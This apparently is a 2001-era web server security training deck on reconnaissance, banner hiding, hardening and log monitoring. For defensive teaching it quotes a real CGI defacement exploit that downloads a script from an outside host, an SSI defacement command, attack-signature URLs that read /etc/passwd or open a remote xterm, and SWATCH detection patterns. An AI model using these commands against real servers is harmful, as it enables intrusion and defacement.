- Sam Spade - <http://www.samspade.org/t/>
- Nmap - <http://www.insecure.org/>
- HTTP 1.1 – TRACE Method

50

An attacker can utilize an almost endless supply of free, anonymous Internet tools to probe a potential target. This page lists a few of these sites.

In addition to anonymous internet utility sites, use of the new HTTP 1.1 Protocol “TRACE” Method will be discussed.

Web Server Software Check

- NetCraft website has tools that will probe a target web server and return the software version used
 - Apache
 - iPlanet
 - IIS



51

[Netcraft](#) is a public web site with a number of web server querying tools. If you specify either a hostname or an IP address, Netcraft will connect to the host and report the type and version of web server software. Attackers will commonly use this type of "Anonymous" service rather than connecting directly from their own system.

NetCraft Example

<u>OS</u>	Server	Last changed	IP address	<u>Netblock Owner</u>
Solaris	Netscape-Enterprise/3.6 SP2	13-Oct-2000	208.243.113.164	UUNET Technologies, Inc.
Solaris	Netscape-Enterprise/3.6 SP2	26-Aug-2000	208.243.113.164	UUNET Technologies, Inc.
Solaris	unknown	25-Aug-2000	208.243.113.164	UUNET Technologies, Inc.
Solaris	Netscape-Enterprise/3.6 SP2	9-Nov-1999	208.243.113.164	UUNET Technologies, Inc.
Solaris	Netscape-Enterprise/3.5.1I	17-Sep-1999	208.243.113.164	UUNET Technologies, Inc.

52

This slide shows the typical results from Netcraft's "What's that site running?" utility.

HTTP Response Header

```
Hacker.com> telnet targethost.com 80
Trying targethost.com...
Connected to targethost.com.
Escape character is '^]'.
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Fri, 24 Aug 2001 18:04:38 GMT
Content-length: 147
Content-type: text/html
Connection: close
```

53

By connecting to port 80 on the target host using either telnet or [netcat](#), an attacker can issue an HTTP "HEAD" request to identify the web server software from the response header. In the example connection above, the bolded line shows that this host is using Netscape-Enterprise/4.1. With this information, an attacker can search various hacker sites for any known vulnerabilities or exploits for this version of web server software.

Passive Web Server Check

- Google's Cached Webpages display the Web Server Software used
- Prevents Active Probing of Target System
- Search Google and click on "cache" link
- HTTP Header Info shown

Cached Links

Google

...Suomi Svenska Custom Language options Google index: 1,060,000,000 web...

Description: Lists the results in the order of popularity, determined by the number of links from other sites...

Category: [Computers](#) > [Internet](#) > [WWW](#) > [Searching the Web](#) > [Search Engines](#)

[www.google.com/](#) - 5k - [Cached](#) - [Similar pages](#)

54

Google Web Page Cache

This is Google's cache of <http://www.sans.org/greatlakes/chicago.htm>.
Google's cache is the snapshot that we took of the page as we crawled the web.
The page may have changed since that time. Click here for the [current page](#) without highlighting.

Google is not affiliated with the authors of this page nor responsible for its content.

These search terms have been highlighted: **sans org etag**

HTTP/1.1 304 Not Modified X-Google-Crawl-Date: Thu, 04 Oct 2001 22:55:48 GMT ETag: "7f97e-5dfd-3b82c7c1" Connection: close Server: Apache Date: Thu, 04 Oct 2001 22:55:47 GMT

[Resources](#)[incidents.org](#)[Reading Room](#)[Conference Contact](#)

Great Lakes SANS


November 5-10, 2001 Chicago, IL




55

Remove/Modify HTTP Header

- The Server: portion of the HTTP Response Header can be modified
- The Uncompiled server code is needed
- PGCI Website outlines how to remove/alter the Server Header info of Apache 1.3.4
 - httpd.h file
 - http_main.c file



 http://www.pgci.ca/p_fingerprint.html

56

It is possible to edit out and/or alter (for deception purposes) the "Server" field information displayed by a web server's response headers. In order to accomplish this task, the web server configuration file that contains the server version information must be edited. The [PGCI](http://www.pgci.ca) web site has a document that outlines how to edit the web server information of the Apache web server's httpd.h file.

http://www.pgci.ca/p_fingerprint.html

Modify Apache Header Info

```
*****
*** 429,435 ***
* Example: "Apache/1.1.0 MrWidget/0.1-alpha"
*/
! #define SERVER_BASEVERSION "Apache/1.3.4"
/* SEE COMMENTS ABOVE */
#define SERVER_VERSION SERVER_BASEVERSION
enum server_token_type {
    SrvTk_MIN, /* eg: Apache/1.3.0 */ --- 429,435 ---

* Example: "Apache/1.1.0 MrWidget/0.1-alpha"
*/
! #define SERVER_BASEVERSION "Anonymous/1"
/* SEE COMMENTS ABOVE */
#define SERVER_VERSION SERVER_BASEVERSION
enum server_token_type {
    SrvTk_MIN, /* eg: Apache/1.3.0 */
```


57

You can see in the bolded sections above that the text from the original httpd.h file is changed from “Apache/1.3.4” to “Anonymous/1”.

HTTP TRACE Method

- RFC 2068 (Request For Comment)
 - Defines specifications of protocols
 - HTTP 1.1 Protocol
- Remote, Application Layer Loop-Back
- Essentially TraceRoute for HTTP
- Not Mandatory – web servers SHOULD support
- Can identify Caching Proxy Servers



 <http://www.ietf.org/rfc/rfc2068.txt>

58

This is a newer technique for both mapping HTTP request paths and for identifying possible new targets. The HTTP “TRACE” Method is essentially traceroute for Web traffic. It will send a HTTP packet to a destination host and then return a packet with the path the it took. The interesting reconnaissance technique is that the TRACE Method will identify Proxy Web Servers that are between the client and the destination host.

TRACE Request Example

```
# nc 195.162.170.2 80
TRACE / HTTP/1.1
Host: www.x.com
Max-Forwards: 3
HTTP/1.1 200 OK
Date: Thu, 12 Jul 2001 01:05:38 GMT
Server: Apache/1.3.12 (Unix)
Transfer-Encoding: chunked
Content-Type: message/http
Connection:close
88
```

TRACE / HTTP/1.1
Connection: keep-alive
Host: www.x.com
Max-Forwards: 3
Via: 1.1 cco-cache-6
X-Forwarded-For: 195.162.170.2

59

In this example, I used Netcat to connect to an HTTP Proxy server and then send out an HTTP TRACE request to the www.x.com web server. In the returned packet, you can see that the TRACE request went through a caching proxy server called “1.1cc0-cache-6” on its way to the final web server. With this information, an attacker could now target this caching server for defacement.

On a side note, my brother works for Cisco as a WebMaster. I was talking with him on the phone about this topic. I asked him if he had heard of the “1.1cc-cache-6” server identified by the use of TRACE. He said, “Yes, that is one of our caching web servers.....How did you know?” I then told him all about the TRACE Method. He promptly said that he was going to read up on the HTTP 1.1 RFC.

HTTP TRACE Method

- Make sure that firewalls do NOT support this

Not Implemented

The method that your browser attempted to use is either not allowed by the firewall or unknown to the firewall. One of the following may be the reason for this error:

- Your browser attempted to perform an illegal operation.
- The form on the web page that was just executed contains an illegal *action*, or
- The firewall does not yet support the features required by the requested URL.

The request seen by the firewall was:

```
TRACE / HTTP/1.1
Host: www.cisco.com
Max-Forwards: 3
```

60

Make sure that the firewalls that protect your Web Servers do NOT support this Method. This will prevent these requests from being passed along and supplying too much information. This slide shown above is an example of a firewall that does NOT support the TRACE Method.

Identify Web Server Info From Website

- Error Pages
 - 404 – Not Found pages
- Can give away web server software
- IIS Example



61

Even if the information given by a web server's response headers is changed, there are still places on a web site that can announce which web server is being utilized.

Each type of web server has its own distinct style of error pages. These pages are sent by the server when an error, such as "404 - Not found," has occurred. By issuing a request for a file that is not present on a web server, an attacker may determine the web server software by simply identifying the error pages displayed.

Identify Web server Info Continued - iPlanet



This space intentionally left blank.

Identify Web server Info Continued - Apache



This space intentionally left blank.

Change Error Pages

- Edit the default error pages to a style consistent with the website design
- Alter the default error page to that of another web server – I.E. – Apache
- Notice the Apache footer at the bottom of the Error page?

Not Found

The requested URL was not found on this server.

Please check the filename requested and/or the link that you followed.

Apache/1.3.15- Server at www.webserver.gov Port 80

64

To avoid this software disclosure, the default error pages presented by the web server must be changed. There are two possible choices.

- Edit the default error pages to a style that is consistent with the website's template. This may include changing color schemes and altering the text message displayed.
- For deception purposes, edit the error pages to the exact style of a different web server. For example, if a web server is currently running iPlanet, change the error pages to resemble the Apache web server version.

SEARCH Function

- As with Error Pages, the default SEARCH interface can be examined to identify the type of Web server Software being used
- Attackers can use SEARCH function to find sensitive data left on website



iPlanet Search on www.hostname.com

To search, choose a collection, then enter words and phrases, separated by commas
(e.g., search, jet engines, basketball).

Search in:

For:

Copyright © 1999-2000 Sun Microsystems, Inc. Some preexisting portions Copyright 1997-2000 Netscape Communications Corporation. All Rights Reserved.

65

As with the error pages discussed previously, each individual web server has a default search interface. This search interface effectively announces the web server software if not appropriately altered. A sample iPlanet search interface is displayed above.

SEARCH Function

- Alter the SEARCH interface to remove any tell-tail signs of Web server Vendor
- Remove all sensitive information from the Web server document root directory
- Use the SEARCH interface to identify any sensitive information
 - Config
 - Sys_check
 - Root
 - Passwd

66

If a search function is needed on a web site, take appropriate steps to alter the look of the interface. Edit out any reference to the software vendor. For example, edit out the following lines from the default search interface from iPlanet.

- iPlanet identifier from the "Search on www.hostname.com" line.
- Copyright © 1999-2000 Sun Microsystems, Inc. Some preexisting portions Copyright 1997-2000 Netscape Communications Corporation. All Rights Reserved.

Web Site Mirroring

- Attackers will try to mirror web sites for offline viewing
 - Search for sensitive code
 - Hidden Fields (E-Commerce Sites)
- Tools to accomplish mirroring
 - WGET
 - TelePort Pro
- Robots.txt file
 - Specifies how web robots will index a web site

```
User-agent: *  
Disallow: /data  
Disallow: /hst  
Disallow: /temp  
Disallow: /wsclasses  
Disallow: /wslogs  
Disallow: /logs  
Disallow: /includes  
Disallow: /access  
Disallow: /htdig  
Disallow: /servlets  
Disallow: /classes  
Disallow: /cgi-bin  
Disallow: /public_html  
Disallow: /reports
```


67

If a web site has been defaced, chances are the attacker(s) visited the web site prior to the attack. What was the purpose of these visits? System reconnaissance. Inappropriate information stored on the web site can aid in a direct attack and/or with an indirect attack like [Social Engineering](#). Directory structures, filenames and even the html code itself can all contain valuable system information. The intruder will often use automated scripts or applications to download the target's web content and then scour through the html files off line. [Teleport Pro](#) and [WGET](#) are two popular automated tools for web site mirroring and reconnaissance.

Do you see any interesting directories from the robots.txt file shown above?

Web Site Mirroring

- Verify the robots.txt file
 - Check the directories listed
 - Review the access log file for robot requests
- Use META tags for robot exclusion
 - Un-friendly robots might ignore
- Remove hyperlinks to sensitive pages
 - If no link exists, robots cannot find the page
- Password protect sensitive directories
- ACL to restrict IP's

 <http://www.robotstxt.org/wc/robots.html>

68

Know the web site's content. Ignorance is certainly not bliss within the realm of web security. It is potentially dangerous for SysAdmins to be unfamiliar with the data stored on their web servers. Steps should be taken to ensure that no sensitive information is lingering within the html code, perhaps in comment tags. Developers are notorious for including information, as sensitive as actual passwords, within html code. Contact the web developers and address this issue with them.

•Knowing that an attacker will most likely visit a web site before, as well as, immediately after a defacement is useful when tracking security incidents. Monitoring the web server log files for security information will be discussed further in the [SWATCH](#) section. All HTTP connections that have "Teleport Pro" or "WGET" specified in the browser's "User-Agent" field and requests for the "robots.txt" file should be monitored.

"The robots.txt file is used by a Web administrator to request that certain pages are not mirrored or searched by automated spider programs such as wget and TeleportPro. The fact that a request for the robots.txt file was made is a good indicator that a mirroring attempt has been made."

•Are these requests always signs of future attacks? No, however, keeping a keen eye on future connections from these IP addresses is advisable. If a malicious attack should occur, these early warning signs will function as an audit trail and aid in documenting the attack scenario.

Harden Web Server Settings

- Do not run the web server as root
- Ownership/Permissions
- URL Attacks / CHROOT
- Automatic Directory Listing
- Symbolic Links
- Server Side Includes
- Web Publishing Tools
- URL Redirection
- Tracking Security Related Events

69

Unfortunately, most web server's default system settings are not adequate for deployment on today's Internet. Usually these default settings are configured with a much too open mindset. In actuality, the exact opposite of the aforementioned statement should be the standard. This is known as the "Principal of least Privilege." Access controls should start off with total restriction and then access rights should be applied appropriately. If a production web server is bound for the Internet, various web server system settings need to be changed and/or implemented.

Do Not Run The Web Server As Root

- Web servers are started as a system user
- If the server is running as user "root", an attacker can gain full access to the OS
- Nmap can determine the Web server user if Ident services are running

```
# nmap -sT -p 80 -I -O www.hostname.com

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com,
www.insecure.org/nmap/)
Interesting ports on www.targethost.com (xxx.xxx.xxx.xxx):
Port      State      Protocol  Service  Owner
80        open       tcp       http     root

TCP Sequence Prediction: Class=random positive increments
Difficulty=1140492 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.1.132; 2.2.0-
pre1 - 2.2.2

Nmap run completed -- 1 IP address (1 host up) scanned in 1
second
```

70

When a web server is first started, it operates with the privileges of a specified OS user. All of the child processes that the web server then spawns will run with the privileges of this system user. Attackers often scan for web servers searching for one running as the "root" system user. [NMAP](#) is a popular network scanning tool used to port scan systems. NMAP has a runtime flag (-I) that will query a server for the application owner. If the web server is running the Ident service, it will announce which OS user owns each network application. An Nmap example is shown bolded in the following display.

Do Not Run The Web Server As Root

- Do not run the web server as user: root
- There is a misconception about "starting" the web server as root – to bind to local port 80
- Create a user specifically to run the web server
- Do not use NOBODY Account
 - Nobody user is used to map root account under NFS
 - Could have undiscovered vulnerabilities associated with root account

71

Do not run a web server as root. This seems easy enough, however, there is a common misconception about "starting" versus "running" a web server as root:

"Most servers are launched as root so that they can open up the low numbered port 80 (the standard HTTP port) and write to the log files. They then wait for an incoming connection on port 80. As soon as they receive this connection, they fork a child process to handle the request and go back to listening. The child process, meanwhile, changes its effective user ID to the user "nobody" and then proceeds to process the remote request. All actions taken in response to the request, such as executing CGI scripts or parsing server-side includes, are done as the unprivileged "nobody" user."

The security issue addressed above refers to a web server that has the "user root" specified in the server's configuration file. If the web server is configured to run as the "root" user, then all HTTP request are executed with "root" privileges. This situation can be devastating if used in conjunction with certain HTTP attacks.

Ownership/Permissions


- Improper Ownership and Permissions can magnify vulnerabilities
- An attacker can execute code as the web server user
- If the web server user is the owner of html documents and has Write capabilities, they can alter documents

72

This space intentionally left blank.

Ownership/Permissions

- Create specific users to run Web services
 - webserver -> Runs the Web server
 - webadmin -> Owns config/logs files
 - webdev -> Owns web content
- Determine each user's responsibility
- Apply Web ownership and permissions appropriately

 <http://www.usenix.org/sage/sysadmins/solaris/webservers/apache.html>

73

The following link outlines the security concerns with ownership and permissions of the Apache Web Server.

<http://www.usenix.org/sage/sysadmins/solaris/webservers/apache.html>

URL Attacks

- Common HTTP Attacks
 - Directory Traversal
 - CGI Exploits
- These attacks result in the attacker using OS commands and accessing data outside of the document root

SOMETHING
WRONG WITH
SECURITY HERE,
I GUESS... :-)

74

An attacker will commonly try to issue HTTP requests that are formatted appropriately to execute system commands that were not intended.

URL Attack Example – Inforeading.Com

- Unedited exploit code sent to the web server
`"/board//postings.cgi?action=reply&forum=geekout&number=1&topic=000063.| lynx%20-source%20http://www.galaktica.org/page1.cgi%20%20ubbttest.cgi|mail%20mist_er@rambler.ru|"`
 - Edited version
`"/board//postings.cgi?action=reply&forum=geekout&number=1&topic=000063.| lynx -source http://www.galaktica.org/page1.cgi > ubbttest.cgi|mail mist_er@rambler.ru|"`
- http://www.inforeading.com/archive/info_articles/InfoReading/Inforeading_Website_Defacement.htm

75

The following link explains in detail how an attacker exploited a vulnerable CGI script and then issued formatted HTTP requests to force the Web Server to download a new CGI script from an attacker's Web Site. This new script allowed the attacker to send any system commands that he wanted and the Web Server would execute them. The end result was that he attacker defaced the main web page.

http://www.inforeading.com/archive/info_articles/InfoReading/Inforeading_Website_Defacement.htm

CHROOT

- Starting a Web server in CHROOT environment places web server in a "Silver Bubble"
- The web server cannot access other areas outside of CHROOT
- Must create mini-root system
- Must compile web server software with appropriate flags and/or update config files
- Log and server config files should be kept outside the CHROOT environment to prevent tampering

 <http://www.w3.org/Security/Faq/wwwsf3.html#SVR-Q5>

76

To prevent these malicious HTTP requests from being successfully executed, a web server should be configured to initialize with the Unix CHROOT function. When a web server starts with the CHROOT function, it is essentially placed within a "Silver Bubble." From this configuration, the web server cannot access any part of the OS directory structure outside of the designated CHROOT area. Each web server implements the CHROOT differently, and therefore, software documentation should be consulted for assistance. Additional CHROOT information can be found at [WWW Security FAQ](http://www.w3.org/Security/Faq/wwwsf3.html#SVR-Q5).

<http://www.w3.org/Security/Faq/wwwsf3.html#SVR-Q5>

Automatic Directory Listing

- Server function that produces a listing of all files and sub-directories
- Happens when the "default" webpage is not present – I.E.- index.html
- Could disclose sensitive information
- Notice any interesting directories?

Directory Listing of Vulnerable Server - /

```
5/7/01 11:58 AM      <dir>  _notes
6/13/01 11:20 AM      6778  02websched.htm
3/23/00 11:05 AM      <dir>  aj
10/18/99 12:39 PM     2528  announcementart.jpg
11/9/99  8:08 PM       10  announcementart.jpg.LCK
8/8/01  8:51 AM      <dir>  passwd.old
2/17/00 12:40 PM      <dir>  Apps
3/13/01 12:28 PM      <dir>  archives01
7/23/01 10:16 AM      <dir>  atfiles_Hqcfweb1
9/1/00  9:32 AM       77663 badge.psd
9/1/00  9:31 AM     188357 badge.tif
9/1/00  9:24 AM     188357 badge.tiff
10/13/00 8:56 AM      <dir>  bannerads
10/18/99 7:51 AM      2037  bottomflag.gif
11/9/99  8:08 PM       10  bottomflag.gif.LCK
10/18/99 12:39 PM     2319  breakannounce.jpg
```

77

Automatic directory listing is a server function that will list all of the files within a requested directory if the normal base file (index.html/home.html/default.html) is not present. When a user requests the main page of a web site, they normally type in the following

URL: <http://www.hostname.com>. The web server processes this request and searches the document root directory for the file named index.html and sends this page to the client. If this page is not present, the web server will issue a directory listing and send the output to the client.

Automatic Directory Listing

- Do not allow Directory Listings
- They reveal too much information about a website's content and directory structure
- There are directives in config files to enable this feature
- iPlanet Example (obj.conf file)
`Service method="(GET|HEAD)" type="magnus-internal/directory" fn="send-error" path="error.htm"`

78

Turn off automatic directory listing. Directory listings reveal too much information about a website's content and directory structure. The base filename for each directory is defined in the web server's configuration file. There is a unique security feature that may be implemented to prevent web page defacements and it deals with this configuration file directive. See the [Preventing Invalid Pages From Displaying](#) section for more information.

Symbolic Links

- Can allow an attacker to access files outside of the specified document root directory structure
- Consider the Web server/Anon FTP server scenario
 - Web server and FTP server share portions of document structures
 - Attacker can upload a symbolic link file and then access it via Web server
 - Sounds crazy but it has happened

```
lrwxr-xr-x 1 root  system    7 Apr 11 1999 test -> etc/passwd
```

79

It is possible for an attacker to gain access to areas outside the specified document root if the web server is configured to follow symbolic links. Consider the following scenario in which a server has dual functionality. The server functions as both a web server and as an Anonymous FTP server. The two servers also share portions of the same document directories. This configuration can be exploited if an attacker uploads a symbolic link file into the ftp server's directory. The attacker then uses a browser to request this file from the web server and is actually shown the system's OS password file instead. An example symbolic link file listing is shown below.

Symbolic Links

- Do not allow the Web server to follow symbolic links
- Apache Example (Access.conf)

```
<Directory /htdocs>
Options IncludesNoExec
...
order deny
deny from all
...

</Directory>
```

80

Disable the "Follow Symlinks" functionality of a web server. There are ways to securely configure this functionality, however, the process is complicated and prone to implementation errors.

Server Side Includes

- SSI's are OS commands located within the html code of webpages and are executed dynamically by the Web server
- An attacker could download and alter a webpage with SSIs and execute code
- Normal SSI syntax
 - `<!--#<tag><variable set> '-->`
- Example Defacement SSI
 - `<!--#exec cmd=`echo "you've been 0wned" ` > /path/to/document/root/index.html -->`

81

Server Side Includes (SSI) are OS commands located within the html code of a web page. SSIs are executed by the web server before the page is sent to the client. If an attacker downloads and then edits an html page from a web site, he/she could alter the original SSI statement to a malicious request. This command could possibly show the OS password file to the attacker. If an attacker was able to previously determine a web server's directory structure, he/she might be able to deface the web site with the following SSI code.

Server Side Includes

- Do not allow SSIs to be executed by the Web server
- There are safer alternatives to achieve dynamic content
 - DHTML
 - ASP
 - CFML
 - XML

82

Do not allow server side includes to be executed by the web server. There are alternative methods to accomplish the similar tasks of SSI, such as dynamic html (DMTHL), Active Server Pages (ASP) and Cold Fusion (CFML).

Web Publishing/Admin Tools


- These are applications that are used by the web servers to allow updating of web content

- Microsoft Frontpage Extensions
- iPlanet Web Publisher

Web Publisher lets server clients directly access, edit, and manage files and folders on remote servers. In this way, multiple users can collaborate on shared workgroup web server documents from their desktops.



iPlanet's Web Publisher



84

Web Publishing/Admin

- Do not allow Web Publishing tools on Internet accessible websites
- Can be used within protected networks
- Consider increasing security to these applications with third party tools such as; SecurID, Certificates, etc...
- Use SSL to encrypt sessions

85

URL Redirection

- Used to control what a client is requesting
- Normally used by Webmasters to redirect requests for outdated links
- Can be used for Security purposes
- Once log file entries for malicious requests are identified, they can be redirected to CGI alerting scripts
- Deters repeat offenders
- Essentially a crude IDS

86

URL Redirection is a web server directive which is normally used to control either where or what a client is requesting from the web server. When a website's directory structure has changed, URL redirection allows the webmaster to direct client requests to the current location. This web server function may also be used for security purposes. By manually monitoring the web server's access file, new malicious HTTP requests may be identified.

Most attempts are essentially harmless, however, numerous repeated attempts by the same attackers occurs day after day. URL redirection is the method used to deter the repeat offenders. By editing the web server's URL redirection directives, the web server would now identify and react to these malicious request.

URL Redirection Example

- Malicious Request – Microsoft Frontpage Exploit
 - `xxx.xxx.xxx.xxx - - [27/Apr/2001:11:02:51 -0400] "POST /_vti_bin/shtml.exe/_vti_rpc HTTP/1.1" 405 0 "-" "MSFrontPage/4.0"`
- URL Redirection directive to send this request to a CGI script called "Warning"
 - `NameTrans fn="redirect" from="/_vti_bin/" url="http://www.hostname.com/cgi-bin/warning"`
- Functions similarly to Tracking Security Related Events scripts – HTML Warning and email sent to SysAdmins

87

The URL redirection directive listed above will identify any HTTP request that contains the string `"/_vti_bin/"` and redirect it to a PERL CGI script named "warning." This script is almost identical to the one outlined in the "Tracking Security Related Requests" section above, except that it includes additional html output sent to the attacker. This warning script can function as a security "Choke Point" where all newly identified malicious HTTP requests can be funneled. When a new attack is identified in the log files, simply add in a new URL redirection directive within the server's configuration file. By using URL Redirection in this capacity, it is in essence, functioning as a poor man's Intrusion Detection System (IDS). This security technique has been tremendously effective at deterring repeat offenders.

Tracking Security Related Events

- Weakness of HTTP Authentication for Access Control
 - Has no perception of "Session State"
 - Cannot track failed login attempts
 - 401 – Unauthorized
 - 403 – Forbidden
- HTTP Authentication is vulnerable to Brute Force Attacks



88

A glaring weakness of utilizing HTTP authentication as a method of access control, is its inability to track failed attempts for restricted content. HTTP authentication has no perception of past attempts, and therefore, cannot lockout a client who is attempting a brute force attack. The web server will prompt the client for proper information if an access control list is associated for the requested resource. If the client does not submit the appropriate username and password combination, the web server will issue a "401 Unauthorized" page to the client and document this attempt to the access log file.

Tracking Security Related Events

- Use custom CGI error pages for security related events – 401/403
- The CGI pages are written in PERL and automate many important tasks
 - Issues HTML page to attacker with Warning Banner
 - Notifies SysAdmin via Email
- Sends emails to SysAdmins with the following info:
 - The attacked server
 - The IP address of the attacker
 - The access log file entries for the attacker's IP address.
 - A URL hyperlink to immediately run a Traceroute on the attacker's IP address.

89

SysAdmins need to keep tabs on all of these security related issues with their web servers. To assist with this monitoring, the web server should be configured to use custom CGI error response pages for both 401 and 403 server response codes. The error pages are PERL CGI scripts that are initiated every time the server issues either of these response codes. These scripts accomplish many important tasks including issuing an html warning banner to the client and immediately sending an e-mail notification to the SysAdmin. The e-mail message automates the process of manually collecting security related session information from the web server access and error logs for the request.

The hyperlink feature, within the e-mail message, is useful for tracking down the appropriate "network abuse" contact personnel responsible for the attacker's IP segment. While not every 401 and 403 message warrants these investigative actions, repeated errors identified from a certain IP address should be handled appropriately. This CGI alert e-mail system facilitates the prompt notification of proper personnel.

Additional HTTP Codes to Monitor

- Client Errors – 4XX
 - 400 – Bad Request
 - 405 – Method Not Allowed
 - 406 – Not Acceptable
 - 408 – Request Timeout
 - 409 – Conflict
 - 411 – Length Required
 - 412 – Precondition Failed
 - 413 – Request Entity Too Large
 - 414 – Request-URI Too Long

90

Additional HTTP Codes to Monitor

- Server Errors – 5XX
 - 500 – Internal Server Error
 - 501 – Not Implemented
 - 503 – Service Unavailable
 - 505 – Version Not Supported
- HTTP Methods
 - OPTIONS
 - PUT
 - DELETE

91

SWATCH Those Log Files

- Simple WATCHer program
- A collection of PERL scripts that will monitor a file as it is appended
- Uses Regular Expressions to match text based strings
- Triggers are executed based on the RegExp matching
 - Echo matched line to the console
 - Pipe matched line to a shell script
 - Email matched line to SysAdmins
- Use it to monitor the Web server's Access and Error logs
- Can function as poor-man's IDS
 - HEAD / HTTP/1.1
 - GET /robots.txt



<http://www.stanford.edu/~atkins/swatch/>

92

Many of the topics discussed thus far are the precursors to future attacks instead of the actual attempts to exploit a vulnerability. To efficiently identify these early warning signs, diligent monitoring of the web server's access and error logs is paramount. Manual monitoring of web server log files can be tedious, and in most circumstances, unfeasible due to their large size. SysAdmins lack the time to manually review log files on a daily basis. The web server log files are essentially an audit trail of every request made to the web server, and therefore, are the epicenter of security monitoring. How can the the process of monitoring the log files be addressed? [SWATCH](#) is a PERL program that continually monitors a specified file while it is being appended. SWATCH reads a configuration file which specifies regular expression text strings to identify. If a match is found within a log file, automatic actions can be taken.

Attack Signature Examples

- Directory Traversal – “.”, “..”, “...”
`http://host/cgi-bin/lame.cgi?file=../../../../etc/motd`
- Hex Value – “%20” Space, “%00” Null Requests
`http://host/cgi-bin/lame.cgi?page=ls%20-a|`
`http://host/cgi-bin/lame.cgi?page=../../../../etc/motd%00html`
- Pipe Request – “|”
`http://host/cgi-bin/lame.cgi?page=cat%20/etc/passwd|grep%20root`
- Semi-Colon Requests – “;”
`http://host/cgi-bin/lame.cgi?page=id;uname%20-a`

93

Attack Signature Examples

- Redirect Requests – "<", ">", ">>"
`http://host/cgi-bin/lame.cgi?page=echo%20"you've%20been%20owned">>index.htm`
- Back Tick – "`"
`http://host/something.cgi=`id``
- System Commands – "ls", "echo", "cat", "tftp", "ps"
`http://host/cgi-bin/bad.cgi?doh=ps%20-aux`
- Application Requests – "mail", "perl", "xterm"
`http://host/cgi-bin/bad.cgi?doh=../../../../usr/X11R6/bin/xterm%20-display%20192.168.22.1`

94

Attack Signature Examples

- Common Files –
 - /etc/passwd
 - /etc/shadow
 - /etc/motd
 - /etc/hosts
 - /etc/inetd.conf
 - /usr/local/apache/conf/httpd.conf
 - .htpasswd
 - access & error logs

95

SWATCH Config File

```
# 401/403 - Attempts
# DELETE/PUT Requests
/HTTP\1.[01]" 401 |HTTP\1.[01]" 403 |DELETE|PUT/
  mail="webmaster@x.gov" 01:00:00

#Looks for any attempts to use unix commands
/\.exe |%20cat|%20echo|%20ls|etc\passwd| root |%20mv
  |%20cp |\/bin |\/sbin /
mail="webmaster@x.gov" 01:00:00

#Code Red/Nimda Worm Watch
/default.ida|root.exe|cmd.exe/   mail="webmaster@x.gov"
01:00:00
```

96

SWATCH uses PERL to accomplish its pattern matching functionality, and therefore, care should be taken when defining attack patterns to monitor. Familiarity with [Regular Expressions](#) (RegEx) to effectively define an attack signature is needed.

SWATCH must be configured to identify the "content" portion of this request. If SWATCH finds an HTTP request that matches one of the specified RegExps, both an e-mail and a pager message are sent to the SysAdmin. To report this attempt, use RegEx to convert the content section into a SWATCH acceptable format.

Vulnerability Scanners

- Applications created to automate the process of scanning hosts for known vulnerabilities
 - Nessus
 - ISS Security Scanner
 - SATAN
 - Whisker
- Originally created by Security Admins to assist with securing their own networks and hosts
- Hacker community uses these same tools to conduct their own "Security Audits"



> <http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html>

97

Vulnerability Scanners are applications that were originally created to assist security personnel with auditing their own hosts and networks. It didn't take long, however, for the hacker community to get their hands on these same tools and conduct "Security Audits" of their own. These tools are designed to access a selected host(s) and look for a set list of vulnerabilities. The best of these scanners are: [NESSUS](#), [ISS Security Scanner](#) and [Whisker](#).

Whisker Example

- Whisker scans a website by making HTTP requests for known vulnerabilities

- Scan.db file –

```
# phf is checked for by every IDS out there, as well as
# many trojan and abuse loggers to catch hack attempts.
# I think it's safe to let the legacy die...
scan () @roots >> phf
scan () @roots >> test-cgi
#info allows view of directories. Found by Mudge @ L0pht
scan () / >> _vti_bin/shtml.dll,_vti_bin/shtml.exe
# echo environmental variables, dir listings?
scan () @ncsa >> test-env, test-cgi, test-cgi.tcl
scan () @ncsa >> nph-test-cgi
```

98

While each of these scanners differ a bit in functionality and scope, they all include a CGI search function. Whisker, for example, will connect to a target host and make requests for CGI files that have well known vulnerabilities. If the web server returns a "200 OK" status code, then Whisker will report it. Above is a snippet from Whisker's "scan.db" file, which lists several targeted CGI scripts.

Foil Vulnerability Scanners

- Remove unneeded CGI scripts
- Review CGI code of necessary scripts
- Create Security Alerting PERL CGI script
- Copy and rename the script to various vulnerable names
 - test-cgi
 - wwwboard
 - finger.pl
 - campas
- Same philosophy as 401 Alerts
 - Sends Warning Banner
 - Alerts SysAdmins via email

```
*** WARNING!!! ***
*** YOUR USE OF THIS SYSTEM IS BEING MONITORED ***

*****
*****
-----UNAUTHORIZED ACCESS REFUSED-----
You Have Attempted To Access An Illegal
File For This Host. A System Administrator
Has Been Notified Of This Connection Attempt
And All Traffic Is Being Logged

The Following Information Has Been Logged-
HOST=199.xxx.xxx.xxx
